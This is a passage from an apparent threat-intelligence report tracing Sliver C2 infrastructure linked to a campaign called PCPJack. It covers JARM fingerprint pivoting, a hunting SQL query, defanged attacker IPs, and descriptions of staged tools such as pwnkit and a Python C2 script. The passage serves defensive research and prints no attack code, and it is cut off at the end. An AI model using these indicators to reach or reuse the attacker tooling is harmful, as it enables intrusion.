213.136.80[.]73 is hosted by Contabo GmbH (AS51167) in Lauterbourg, France. Hunt.io flagged it with 1 High Risk (Active Malware: Sliver) and 3 AttackCapture warnings from 2026-03-11. The reverse DNS resolves to vmi3280867.contaboserver.net. Contabo encodes the VM instance ID in PTR records, making this a more durable attribution anchor than the IP alone.
 Figure 10: Hunt.io IP profile for 213.136.80.73. Active Malware: Sliver and three AttackCapture open directory warnings confirm active attacker infrastructure.
The Pivots tab surfaced 19 available pivots. Among five JARM TLS fingerprints with counts ranging from 3 to 88k, one was worth pursuing: 3fd3fd00000000008c43d43d00043dabadbb43f9614a00c843a4ecd074ab81 appeared on only 3 other IPs.
Fingerprints in the tens of thousands are too broad to be useful. A count of 3 points to a specific TLS configuration shared by a small cluster of related hosts.
 Figure 11: Pivots tab showing 19 available pivots for 213.136.80.73. The JARM fingerprint with count 3 is the best candidate - rare enough to yield a focused, actionable result set.
Querying the jarm table for that fingerprint within the last 30 days returned three IPs: 45.225.135[.]54, 95.216.111[.]46, and 20.114.38[.]127, all on port 443 and all within the same observation window as the primary C2.
SELECT
ip, port, min(timestamp), max(timestamp)
FROM
jarm
WHERE
jarm == "3fd3fd00000000008c43d43d00043dabadbb43f9614a00c843a4ecd074ab81"
AND
timestamp > NOW - 30 DAY
GROUP BY ip, port
Copy Figure 12: SQL Editor query against the jarm table. Three IPs share the exact JARM TLS fingerprint as the PCPJack C2 on port 443 within the last 30 days.
Enriching those three IPs separated the signal quickly. 45.225.135[.]54 (RACK SPHERE HOSTING S.A., Netherlands, AS64107) carried 2 prior AttackCapture hits across two months, making it the highest priority. 95.216.111[.]46 (Hetzner Online GmbH, Finland, AS24940) came back with an Active Malware: Sliver flag and reverse DNS resolving to englizm.online. 20.114.38[.]127 (Microsoft Corporation, AS8075) showed no malware flags and was deprioritized pending additional signals.
 Figure 13: Bulk Extract and Enrich results for the 3 JARM pivot IPs. 45.225.135.54 has 2 AttackCapture hits, making it the most urgent target for investigation.
45.225.135[.]54 had two AttackCapture records worth reviewing. The April 2026 record on port 8888 contained three files: bgd4_fix.tcl, test.tcl, and a 40 KB srv.log with an extension mismatch, file content inconsistent with the .log extension, consistent with a renamed binary payload.
 Figure 14: Profile for 45.225.135.54. Two Potential Malicious Open Directory warnings from AttackCapture across two months indicate persistent attacker activity.
The March 2026 record on port 8080 was more substantial: 79 files across 13 subdirectories totaling 4 MB. Key contents included a pwnkit/ directory with CVE-2021-4034 (834 KB across 7 files), a TLS certificate and private key pair for C2 authentication, and a Python HTTP C2 script. A complete staging directory confirming the operator pursues privilege escalation on compromised hosts.
 Figure 15: AttackCapture record for 45.225.135.54:8888. TCL scripts and a 40 KB extension-mismatched srv.log file indexed in April 2026.
 Figure 16: AttackCapture record for 45.225.135.54:8080. C2 TLS credentials, Python HTTP C2 script, and pwnkit privilege escalation tool - a complete C2 staging directory from March 2026.
95.216.111[.]46 (Hetzner Online GmbH, AS24940, Helsinki, Finland) carried 1 High Risk: Active Malware: Sliver, with reverse DNS resolving to englizm.online and Apache HTTPD 2.4.25 running on port 80. The Sliver tag directly links this host to the same C2 ecosystem as 213.136.80[.]73.
 Figure 17: Profile for 95.216.111.46. Active Malware: Sliver confirmed on Hetzner infrastructure with englizm.online reverse DNS.
20.114.38[.]127 (Microsoft Corporation, AS8075, Moses Lake, Washington) showed no malware flags. A shared JARM fingerprint on Microsoft infrastructure can reflect the underlying TLS library version rather than operator configuration. Noted but deprioritized.
 Figure 18: Profile for 20.114.38.127. Microsoft-hosted with no malware flags. Lower confidence - the JARM match may be coincidental rather than indicating shared infrastructure.
38.242.204[.]245, the Excalibur downstream consumer identified in the XSync toolkit, profiles as Contabo GmbH (AS51167) in Lauterbourg, France, with reverse DNS vmi3053870.contaboserver.net, the same vmiXXXXXXX naming convention as the primary C2. Open ports show nginx 1.24.0 on ports 80 